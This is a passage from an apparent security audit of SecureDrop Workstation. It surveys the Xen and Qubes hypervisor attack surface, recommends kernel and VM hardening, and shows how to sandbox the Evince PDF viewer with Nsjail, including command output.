
- Set the sysctl `kernel.grsecurity.grsec_lock` to 1. This will prevent an attacker who gains root (or, since root is passwordless, any access) from disabling grsecurity features.
- Update to a Qubes OS that does not need a special loadable kernel module (`u2mfn.ko`), and disable the ability to load new modules after initial startup.
- Update to a kernel (5.4) that supports Linux kernel's Lockdown functionality.
- Investigate what kernel features are necessary for the DispVM to function. For example, since the VM does not have networking of any kind, are networking drivers necessary? Sound support? USB Support? BPF JIT? All of these features are currently included in the running kernel. This is a tradeoff between reducing attack surface and maintaining a custom kernel build.

Hypervisor Level

The surest way to migrate VMs and ensure full visibility into the SecureDrop system is to gain code execution in the context of Xen (the hypervisor) or dom0 (the privileged management domain). This level of access would bypass the complex isolation bounds built into Qubes OS and SecureDrop Workstation. Below we describe some relevant portions of the attack surface for Qubes 4.0 / Xen 4.8.5.

Attack Surface

Xen supports multiple virtualization types, each of which presents a slightly different attack surface, as seen from a running VM. The supported types are shown in Figure G.1.



🟥 Poor Performance
🟨 Scope for Improvement
🟩 Optimal Performance

PV = Paravirtualized
VS = Software Virtualized (QEMU)
VH = Hardware Virtualized
HA = Hardware Accelerated

x86 Shortcut	Mode	With	Disk and Network	Interrupts & Timers	Boot Path	Privileged Instructions, Page Tables	QEMU Used
HVM / Fully Virtualized	HVM		🟥 VS	🟥 VS^1	🟨 VS	🟩 VH	Yes
HVM + PV drivers	HVM	PV Drivers Installed	🟩 PV	🟥 VS^1	🟨 VS	🟩 VH	Yes
PVHVM	HVM	PVHVM Capable Guest	🟩 PV	🟨 PV^2	🟨 VS	🟩 VH	Yes
PVH	PVH	PVH Capable Guest	🟩 PV	🟩 HA^3	🟩 PV^4	🟩 VH	No
PV	PV		🟩 PV	🟨 PV	🟩 PV^5	🟨 PV	No
ARM							
N/A	N/A		🟩 PV	🟩 VH	🟩 PV^6	🟩 VH	No

Figure G.1: Virtualization modes supported by Xen, as taken from the Xen wiki.

Qubes OS uses PVH as the default virtualization type, while SecureDrop uses PVHVM VMs. The PVHVM type means that VMs are virtualized using hardware virtualization extensions in modern Intel and AMD CPUs (the “HVM” part) and run a kernel that knows about Xen and virtualization to optimize VM performance (the “PV” part). This combination means that there are two primary VM-to-Xen interfaces: the virtualized processor, and the paravirtualized device model. Qubes OS also creates a custom interface between VMs and dom0, built on the vchan communications library (now a part of Xen, but originally developed specifically for Qubes OS). This custom interface is used to display GUIs from AppVMs in dom0.

Xen to VM CPU Interface

Note: Because the Qubes OS installation guide recommends Intel processors, some portions of this discussion may be Intel-specific. The same broad concepts would apply to AMD processors, although relevant code locations may differ.

CPU virtualization in HVM guests is handled by the native hardware, using Intel’s VT-x extensions, and runs at effectively native speed. Intel’s VT-x and associated functionality (e.g. VT-d for I/O MMU) are by now quite mature and well tested. However, the amount of relevant states that must be taken into account is quite large, and the code is only regularly tested against “well behaved” operating systems, and not adversarial input.

Processor-level interaction between the guest (AppVM) and the host (Xen/Dom0) is defined in `xen/arch/x86/hvm/vmx/vmx.c` and described in sections 25.1 and 25.2 of the Intel Software Developer's Manual: Volume 3C. Briefly, the CPU will natively execute all unprivileged instructions. To handle exceptions and privileged operations, the guest will exit to the hypervisor via a `VMExit` event. The hypervisor will then handle the operation, and resume guest execution. If an attacker has kernel-mode code execution in the guest, then we can assume any data Xen reads from the guest is attacker-controlled.

The complete set of instructions and events that can cause a `VMExit` is both large in number and complex in their detail. We can draw some useful conclusions: some instructions can trigger an exit to Xen (a `VMExit`) directly from user mode. Some of these require a very unique combination of states and hide latent bugs. For example, XSA-308 required a combination of three uncommon CPU states at once and remained undetected for years despite extensive review of relevant code. There are considerably more ways to trigger a `VMExit` that require kernel mode access. Some of these, such as triple faults, Virtual-8086 mode, x86 hardware task switches, etc. are fairly obscure and unlikely to happen during normal OS operation. It is therefore likely that some bugs exist in the handling of these edge cases.

Xen to VM Driver Interface

SecureDrop VMs use Xen's PVHVM virtualization model, where the guest is aware it is running under a hypervisor, but relies on the CPU's hardware virtualization extensions to emulate the processor. The goal is to have all three of hardware-enforced isolation, efficient I/O and fast CPU instruction execution. Because the host and guest cooperate, they require a communications channel. This communication is handled via hypercalls, or calls from the guest to request functionality from the hypervisor.

The HVM hypercall code has likely not been rigorously tested against adversarial inputs. While there have been some attempts at fuzzing the Xen Hypercall interface, these have not led to a serious, continual fuzzing endeavour. There does not seem to be a public fuzz test set up to continually test the hypercall interface on something like oss-fuzz. Likely this is due to the inability to easily test hypercall handler code outside of Xen and a guest VM.

The guest device model to support Xen's PV devices is present in all modern Linux kernels (since 2.6.32). The entry points for the HVM hypercalls specifically is `hvm_hypercall_table` in `xen/arch/x86/hvm/hvm.c`. These basic entry points hide more complexity; for instance, the `platform_op` hypercall in the `hvm_hypercall_table` has an extensive interface defined in `do_platform_op` (in `xen/arch/x86/platform_hypercall.c`). We have not performed an in-depth analysis of the hypercall handling code, but it presents a fair amount of complexity.

Judging by the `dmesg` output in SecureDrop VMs, some aspects of Xen's QEMU device model are still in use, such as the PCI controller, a legacy ISA bus, and mouse. The QEMU device model presents an additional attack surface, and has had code execution vulnerabilities in the past. Although the security impact of QEMU devices is mitigated in newer Xen releases by isolating them into a stub domain, it would be best if their use was completely eliminated. Unfortunately, QEMU devices are required by the PVHVM model. Xen's PVH virtualization model removes dependence on QEMU devices, and, if feasible, should be used instead of PVHVM to reduce attack surface.

Qubes OS GUI Interface

The Qubes OS GUI interface is well described by the Qubes OS documentation. Briefly, AppVM and dom0 use the vchan library to transfer GUI and clipboard data. The vchan library uses a shared memory ring buffer and Xen's event channels to provide fast high-bandwidth communication.

The trusted code base for this section consists of the vchan library (now a part of Xen in tools/libvchan) and the modified X server in Qubes OS, which lives in the qubes-agent-gui-linux and qubes-gui-daemon repositories. The vchan library is small and looks well written. Interestingly, it has even received some formal methods analysis showing it is deadlock-free.

The modified X server and GUI daemon implement a custom RPC protocol for communication. We have not thoroughly evaluated the RPC protocol. The implementation of the endpoint running in dom0 is in `qubes-gui-daemon/gui-daemon/xside.c` and the overall command set seems to be small and self-contained.

Recommendations

- Migrate to PVH VMs once available. PVH VMs completely remove legacy QEMU device backends and require fewer hypercalls. This removes legacy code and limits attack surface. As a bonus, PVH VMs should also be faster than PVHVM VMs.
- While not a task for SecureDrop, the Xen hypercall interface should really receive continual fuzz testing. Perhaps something like Syzkaller can be ported to target Hypercalls and not just Linux kernel system calls.
- Because the Qubes GUI daemon may process untrusted input, ensure that it runs with the minimum amount of privileges necessary.

Recommendations Summary

- Sandbox applications in the `sd-viewer` DispVM using existing tools that use namespaces and process control groups. For reference, please see Appendix H.
- AppArmor policies should be set to enforcing for the `libreoffice-oosplash` and `libreoffice-soffice` programs.
- AppArmor policies should reflect the relevant desktop environment in use.
- Qubes RPCs from the `sd-viewer` DispVM should be denied, except for those required for SecureDrop to function.
- The ability of the DispVM to create its own DispVMs should be disabled.
- Set the sysctl `kernel.grsecurity.grsec_lock` to 1. This will prevent an attacker who gains root (or, since root is passwordless, any access) from disabling grsecurity features.
- Update to a Qubes OS that does not need a special loadable kernel module (u2mfn.ko), and disable the ability to load new modules after initial startup.
- Update to a kernel (5.4) that supports Linux kernel's Lockdown functionality.
- Investigate what kernel features are necessary for the DispVM to function, and remove unneeded features from the kernel. There is a tradeoff here between reducing attack surface and maintaining a custom kernel build.
- Use PVH VMs in Xen if possible. PVH VMs completely remove legacy QEMU device backends and require fewer hypercalls. This removes legacy code and limits attack surface. As a bonus, PVH VMs should also be faster than PVHVM VMs.
- While not a task for SecureDrop, the Xen hypercall interface should really receive continual fuzz testing.

- Because the Qubes GUI daemon (`qubes_guid`) may process untrusted input, ensure that it runs with the minimum amount of privileges necessary.

H. Restricting SecureDrop processes via process isolation

This appendix discusses the use of a process isolation and sandboxing solution for the SecureDrop Workstation system. Process isolation and sandboxing would restrict processes access and privileges as recommended in TOB-SDW-026. The goal of process isolation and sandboxing is to prevent an attacker from gaining a foothold from which to launch further attacks against SecureDrop Workstation.

Isolation tools

There are many similar tools that allow isolating processes, such as Docker, Bubblewrap, Nsjail, Firejail, LXC, gVisor and others. They use approximately the same Linux kernel features (namespaces, cgroups, capabilities, AppArmor, seccomp) with some differences in default settings. For a system such as SecureDrop Workstation, we recommend using a tool which has a relatively small code base and hence attack surface. For example, Docker wouldn't fit this role well: it uses a Docker daemon process run as root and mounts special filesystems (such as sysfs and procfs) in the spawned containers. While some of these can be adjusted, the increased complexity unnecessarily increases risk of exploitation.

From the solutions listed earlier, gVisor is much different than the rest. gVisor is an "application kernel" that provides a layer of isolation between an application and the Linux kernel. It drastically limits the kernel attack surface by filtering and proxying certain actions through external processes (Sentry and Gofer). It can work with one of two "platforms" currently supported: ptrace and KVM. This effectively means that the sandboxing can be done either via the `ptrace` syscall or via KVM (spawning a VM). Since SecureDrop is based on Qubes OS and Xen, it would have to use the ptrace platform to avoid nested virtualization. However, the ptrace platform has a performance penalty for syscalls-intensive programs. Currently, we do not recommend using gVisor with SecureDrop. We are unsure whether gVisor is mature enough and if it could fully support the needs of SecureDrop Workstation. We have shared our internal notes about gVisor with the SecureDrop team, which should provide more insight into our reasoning.

We recommend using Nsjail due to its simplicity, relatively small attack surface, and nsjail's battle tested use in contested environments, such as Capture The Flag competitions. Another benefit of Nsjail is that it allows specifying a seccomp BPF profile as a string. Other tools, like Bubblewrap, require a seccomp BPF program written in C. Nsjail also comes with example configurations that can serve as exemplars for further customization.

One disadvantage of Nsjail is that it is based upon `kernel.unprivileged_userns_clone` kernel setting, which allows unprivileged users to create user namespaces. This setting is only available in Debian-based kernels and isn't present in the kernel used by SecureDrop VMs. This means that Nsjail needs to be run either as root, or as a setuid binary (and configured to use another uid/gid for the jailed process). Nsjail was not designed to be launched safely as a setuid binary: an unprivileged user could launch nsjail to run a sandbox with uid 0 and highest privileges, thereby granting themselves root access. While not currently an issue because there is no root password in SecureDrop VMs (as described in TOB-SDW-010: Passwordless root access in VMs), it may be an issue in the future. A potential solution is to run Nsjail through a wrapper suid program that would execute nsjail with expected parameters.

While Nsjail does not support specifying an AppArmor profile for the sandboxed process in its configuration, the AppArmor profiles loaded in the system, e.g. from the `/etc/apparmor.d/` directory are properly applied to programs run under Nsjail. This can be confirmed by reading the `/proc/$PID/attr/current` file, which shows the loaded AppArmor profile for a given process id.

Sandboxing X11 applications

Since sandboxing X11 applications is not easy as "X11 does not include isolation between applications and is completely insecure.", we would recommend moving from X11 to Wayland for GUI applications, which does not have this problem. However, this doesn't seem possible in the current version of Qubes OS.

As an alternative, the application can be run in a new X11 environment by using Xpra or Xephyr. We haven't investigated this topic deeper, but the Firejail sandboxing solution made a guide on this topic here.

Example of isolating a PDF viewer in the sd-viewer DispVM with Nsjail

In Figure H.1 we show an example use of Nsjail to isolate the Evince PDF reader in the sd-viewer DispVM to render/open a PDF file. Since Nsjail is not available through the `apt` package manager, to install nsjail in SecureDrop VMs one has to:

1. Install its dependencies in the template VM the same way it is done in Nsjail's Dockerfile.
2. Clone the nsjail repository into the template VM. Because `git` does not have network access in the template VM, we cloned the repository recursively into a work VM and then moved it to the template VM via `qvm-run` and `qvm-copy-to-vm` tools.
3. Build nsjail, by executing `make` in the Nsjail directory.

In the example we used the `home-documents-with-xorg-no-net.cfg` config from Nsjail's repository, which we placed in the `/configs/` directory. Since the configuration maps `$HOME/Documents` into `/user/Documents`, we placed the `sample.pdf` in the `/root/Documents/sample.pdf` path and made that path accessible for '`user`' (or, uid=1000). While this configuration works as a demonstration, we recommend adjusting it further by:

1. Specifying the user id and group id mappings in the configuration, instead of command line as shown in the example. This is needed due to the lack of `kernel.unprivileged_userns_clone` setting described earlier and because we run Nsjail as root.
2. Removing any paths irrelevant for the target program.
3. Specifying all file paths as absolute instead of based upon environment variables such as `$HOME`.
4. Adjusting the seccomp BPF policy to allow running only those syscalls that are expected to be run by a given program. It is possible to obtain a list of syscalls run by a given program with the `avilum/syscalls` script.
5. Adjusting the resource limits through rlimits.
6. Adding further resource limits via cgroups.

```
root@sd-viewer:/# sudo nsjail --config /configs/home-documents-with-xorg-no-net.cfg
--user 1000:1000:1 --group 1000:1000:1 -- /usr/bin/evince
/user/Documents/sample.pdf
[I][2021-01-13T20:49:51-0500] Mode: STANDALONE_ONCE
[I][2021-01-13T20:49:51-0500] Jail parameters: hostname:'NSJAIL', chroot:'',
process:'/usr/bin/evince', bind:[::]:0, max_conns_per_ip:0, time_limit:1000,
personality:0, daemonize:false, clone_newnet:true, clone_newuser:true,
clone_newns:true, clone_newpid:true, clone_newipc:true, clone_newuts:true,
clone_newcgroup:true, keep_caps:false, disable_no_new_privs:false, max_cpus:0
[I][2021-01-13T20:49:51-0500] Mount: '/' flags:MS_RDONLY type:'tmpfs' options:''
dir:true
[I][2021-01-13T20:49:51-0500] Mount: '/lib' -> '/lib'
flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:true
[I][2021-01-13T20:49:51-0500] Mount: '/lib64' -> '/lib64'
flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:true
mandatory:false
[I][2021-01-13T20:49:51-0500] Mount: '/lib32' -> '/lib32'
flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:true
mandatory:false
[I][2021-01-13T20:49:51-0500] Mount: '/bin' -> '/bin'
flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:true
[I][2021-01-13T20:49:51-0500] Mount: '/usr/bin' -> '/usr/bin'
flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:true
[I][2021-01-13T20:49:51-0500] Mount: '/usr/share' -> '/usr/share'
flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:true
[I][2021-01-13T20:49:51-0500] Mount: '/usr/lib' -> '/usr/lib'
flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:true
[I][2021-01-13T20:49:51-0500] Mount: '/usr/lib64' -> '/usr/lib64'
flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:true
mandatory:false
[I][2021-01-13T20:49:51-0500] Mount: '/usr/lib32' -> '/usr/lib32'
flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:true
mandatory:false
[I][2021-01-13T20:49:51-0500] Mount: '/tmp' flags: type:'tmpfs' options:'' dir:true
[I][2021-01-13T20:49:51-0500] Mount: '/dev/shm' flags: type:'tmpfs' options:''
dir:true
```

```
[I][2021-01-13T20:49:51-0500] Mount: '/user' flags: type:'tmpfs' options:''
dir:true
[I][2021-01-13T20:49:51-0500] Mount: '/root/Documents' -> '/user/Documents'
flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:true
[I][2021-01-13T20:49:51-0500] Mount: '/tmp/.X11-unix' -> '/tmp/.X11-unix'
flags:MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:true
[I][2021-01-13T20:49:51-0500] Mount: '/dev/null' -> '/dev/null'
flags:MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:false
[I][2021-01-13T20:49:51-0500] Mount: '/dev/random' -> '/dev/random'
flags:MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:false
[I][2021-01-13T20:49:51-0500] Mount: '/dev/urandom' -> '/dev/urandom'
flags:MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:false
[I][2021-01-13T20:49:51-0500] Mount: '/etc/passwd' -> '/etc/passwd'
flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' dir:false
[I][2021-01-13T20:49:51-0500] Uid map: inside_uid:1000 outside_uid:1000 count:1
newuidmap:false
[I][2021-01-13T20:49:51-0500] Gid map: inside_gid:1000 outside_gid:1000 count:1
newgidmap:false
[I][2021-01-13T20:49:51-0500] Executing '/usr/bin/evince' for '[STANDALONE MODE]'

(evince:1): dbind-WARNING **: 01:49:51.274: Couldn't connect to accessibility bus:
Failed to connect to socket /tmp/dbus-ChFJqpdT5Z: Connection refused

(evince:1): Gtk-CRITICAL **: 01:49:51.319: Unable to create user data directory
'/user/.local/share' for storing the recently used files list: Permission denied
Fontconfig error: Cannot load default config file

(evince:1): dconf-CRITICAL **: 01:49:51.695: unable to create directory
'/user/.cache/dconf': Permission denied.  dconf will not work properly.
```

Figure H.1: Example of running the Evince pdf viewer under Nsjail to read a PDF file. Note that the warnings are warnings about failed accesses to `/tmp/dbus-JB5FCHasze` *socket, or* `/user/.local/share` *and* `/user/.cache/dconf` *paths are intended since the provided configuration does not map those paths into the jailed environment. Those warnings do not prevent us from seeing the PDF file.*